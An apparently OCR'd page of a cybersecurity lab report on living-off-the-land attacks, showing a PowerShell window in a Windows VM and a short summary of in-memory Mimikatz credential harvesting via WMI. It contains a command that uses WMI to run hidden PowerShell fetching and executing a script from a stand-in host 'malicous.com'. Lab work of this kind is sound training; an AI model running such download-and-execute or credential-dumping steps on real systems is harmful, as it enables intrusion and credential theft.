

7. Living-Off-the-Land Lab

Activities:


- **Tools**: PowerShell, WMI, Mimikatz.
- **Tasks**: Execute attacks using native tools, harvest credentials.
- **Brief**:
- Fileless Attack: Use PowerShell for fileless execution. Log:

Attack ID	Tool	Action	Notes
LID001	PowerShell	Fileless execution	Bypassed AV




win10 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Recycle Bin
Microsoft Edge
Administrator: Windows PowerShell
PS C:\Users> Invoke-WmiMethod -Class Win32_Process -Name Created -ArgumentList " powershell -nop -w hidden -c IEX (New-O
bject Net.WebClient).DownloadString("http://malicous.com/in.ps1")" -ComputerName TargerHost -Credential (Get-Credential)
cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
Windows PowerShell credential request
Enter your credentials.
User name:
Password:
OK
Cancel
Type here to search
28°C
ENG
18:42
20-09-2025

- **Credential Harvest**: Use WMI to dump credentials. Summarize in 50 words.



Summary:

The attacker utilized WMI to harvest credentials by remotely executing Mimika tz in memory, bypassing file-based detection.
This approach used inherent Windows functionality to start processes without w riting to disk. Using WMI and in
memory execution, the attacker circumvented standard security protections whil e stealing credentials from the target system.